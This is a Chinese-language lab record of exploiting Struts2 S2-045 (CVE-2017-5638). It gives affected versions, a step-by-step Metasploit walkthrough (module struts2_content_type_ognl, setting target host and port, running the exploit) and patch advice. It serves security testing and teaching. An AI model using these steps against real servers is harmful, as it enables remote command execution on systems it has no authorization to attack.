**Struts2-S2-045**

**代码执行漏洞利用**

**攻击记录**

2020年7月16日

密级：保密

目录

[一 声明 3](#_Toc45804591)

[二 漏洞信息 3](#_Toc45804592)

[2.1. 受影响系统 3](#_Toc45804593)

[2.2. 描述 3](#_Toc45804594)

[三 模拟环境准备阶段 3](#_Toc45804595)

[四 攻击阶段 4](#_Toc45804596)

[五 快速参考连接 5](#_Toc45804597)

[六 修复建议 5](#_Toc45804598)

# 声明

第一遍：以下程序(方法)可能带有攻击性，仅供安全研究与教学之用。使用者风险自负！

第二遍：以下程序(方法)可能带有攻击性，仅供安全研究与教学之用。使用者风险自负！

第三遍：以下程序(方法)可能带有攻击性，仅供安全研究与教学之用。使用者风险自负！

# 漏洞信息

## 受影响系统

Struts 2.3.5 - Struts 2.3.31, Struts 2.5 - Struts 2.5.10

## 描述

漏洞编号S2-045，CVE编号：cve-2017-5638

恶意用户可在上传文件时通过修改HTTP请求头中的Content-Type值来触发该漏洞，进而执行系统命令。

# 模拟环境准备阶段


模拟攻击机：Kali 2020版

攻击阶段工具（kali自带）：metasploitframework

# 攻击阶段

* 启动metasploitframework

命令：msfconsole



搜索search s2-045/search cve-2017-5638的漏洞攻击载荷

命令：search s2-045




* 选择攻击载荷

命令：use use exploit/multi/http/struts2\_content\_type\_ognl




* 查看相关攻击设置选项

命令：options



* 设置TARGETURI；设置被攻击主机地址；设置被攻击主机端口。

命令：set rhosts x.x.x.x；set rport x ； set TARGETURI。



* 发起攻击

命令：run/exploit

# 快速参考连接

https://blog.csdn.net/x453987707/article/details/70137998

# 修复建议

更新至Strusts2.3.32或者Strusts2.5.10.1；

临时解决方案：删除commons-fileupload-x.x.x.jar文件（会造成上传功能不可用）。